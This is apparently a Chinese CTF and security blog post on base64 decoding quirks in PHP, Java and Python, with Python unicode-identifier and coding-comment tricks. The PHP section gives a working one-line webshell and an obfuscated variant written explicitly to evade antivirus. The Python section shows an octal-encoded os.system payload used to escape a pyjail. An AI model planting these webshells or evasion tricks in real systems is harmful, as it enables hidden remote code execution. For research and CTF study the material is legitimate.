各语言base解码的神奇之处
PHP
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-08-12 21:29:00
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-13 10:42:47
 $ @FilePath: \php-code\test.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
// 特殊符号干扰
$b64_str = "<--YW--F-h-I--|X5||+I|||WFh||MTIzZw|>||||___--__--==---_____";
var_dump(base64_decode($b64_str));
$b64_str = "Y!WF@hI#X$5+%IW^F&h*M(T)I_z-Z{w[\]?.,=》=《";
var_dump(base64_decode($b64_str));
// 中文干扰
$b64_str = "YWF中hIX5+I⽂WFhMTIzZw==";
var_dump(base64_decode($b64_str));

可以看到PHP的base64解码函数是很强大的
<!-- 那么这个姿势在进⾏编写免杀⻢⼦的时候就特别适合了
因为这⼏个特性是php独有的,其他语⾔解码会乱码
例如写⼀个基础的⼀句话⽊⻢然后混淆
⽂件名: test.php -->
<?php
assert(get_defined_vars()['_GET'][1]);
?>
<!-- 混淆 -->
<?php
$base64_decode_str = 'edoced_46esab';
$base64_decode = strrev($base64_decode_str);
// get_defined_vars 的 base64
$parameter_base64 = 'Z~2!!!V#0%X{2}R.l;Z,ml.u|Z-W^R……f*dmFycw==^^^^^^';
$parameter = $base64_decode($parameter_base64);
// assert 的 base64
$assert_base64 = '<>-Y|X_N@z!Z\X]J[0:.::::';
$asser = $base64_decode($assert_base64);
// 利⽤
$asser($parameter()['_GET'][1]);
?>
JAVA

java虽然不像PHP那么强大,但是java可以实现将多个base64编码拼接起来解码,这一点PHP是无法实现的
// 例⼦1-添加多个base64进⾏解码
// 字符串_1: aaa!~~!aa123g
// base64_1: YWFhIX5+IWFhMTIzZw==
// 字符串_2: -------
// base64_2: LS0tLS0tLQ==
// 字符串_3: testbase1
// base64_3: dGVzdGJhc2Ux
import sun.misc.BASE64Decoder;
import java.io.IOException;
public class Test {
    public static void main(String[] args) {
        BASE64Decoder decoder = new BASE64Decoder();
        try {
            String base64Str = "YWFhIX5+IWFhMTIzZw==dGVzdGJhc2UxLS0tLS0tLQ==";
            String str = new String(decoder.decodeBuffer(base64Str), "utf-8");
                    System.out.println(str);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}

PHP无法成功解码
Python

在python中base64解码函数是最强的,基本上咋写都可以解析,但是当有中文的时候就无法解码了
########################################################################
# $ @Author: dikesi
# $ @Date: 2023-08-10 17:28:31
# $ @LastEditors: dikesi
# $ @LastEditTime: 2023-10-13 11:08:39
# $ @FilePath: \hk_tools\file_upload\test.py
# $ @Copyright (c) 2023 by dikesi
########################################################################
import base64
res = base64.b64decode("YWF中hIX5+I⽂WFhMTIzZw==")
print(res.decode())
关于python unicode转换tricks
Non-ASCII Identifies
#!/usr/bin/env python3

import string

print("Welcome to my pyjail! pls dont escape")

while True:
  inp = input(">>> ")
  for n in "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz":
    if n in inp:
      print("no u")
      exit()
  exec(inp)
阅读源码,发现他ban掉了所有英文字母,我首先就想到是否可以通过一些进制转换的方式,然后和一位朋友试了一下,将
尝试转换八进制,然后在python3的环境里面执行发现是可以的
\151\155\160\157\162\164\40\157\163\73\40\157\163\56\163\171\163\164\145\155\50\47\154\163\47\51

但是我们在题目里是并不可以执行的

说明我们的import导包好像并没成功
os 和ls这种字符串八进制应该没什么问题的
问题只是如何能够通过某种方法让我们导入这个包 我搜索了python官方的文档关于编码,以及python2 和 python3在编码方面的差异 让我发现了这个

在python3中支持 Non-ASCII Identifies 并且

Non-ASCII Identifies
- 在 Python 中,标识符可以包含字母、数字和下划线,并且必须以字母或下划线开头。
- 从 Python 3 开始,Python 还允许使用非 ASCII 字符作为标识符。这意味着可以在标识符中使用非 ASCII 字符,如中文、日文、俄文等。
所有都会被转换成 unicode 的NFKC 也就是标准模式
所以是不是我们以前ctf存在的什么unicode欺骗在这里也可以用到呢?
我在stackoverflow搜索了更多关于Non-ASCII Identifies 的帖子
发现个有趣的demo


这里面的第一个是函数的f 在python3环境里我们打印f 也可以执行

我看到这个函数f可以执行我也想到了 我们可以用斜体或者花体各种各样的与标准字母相像的来进行导包操作
我搜索了unicode字符大全,发现了很多我提到的字符

我们构造import 和system 将需要的字符串os 和open flag.txt用八进制表示


这样混合用同样可以执行
后记
我通过不断搜索发现,不只python3有这个机制,rust居然也存在

各位师傅们可以更深入的了解下
奇妙的注释
正常来说,python中的注释是不执行的

而当我们加上coding:unicode_escape就不一样了


我们换成执行系统命令也是可以的
注意点:
- #coding:xxx 这句话必须放在前两句,这是因为底层源码只会解析两次这个
- 如果要使用import导包,必须放在#coding:xxx这句后面

可以看到并没有执行
那么我们还可不可以寻找到其他的换行符使其也能执行命令呢?
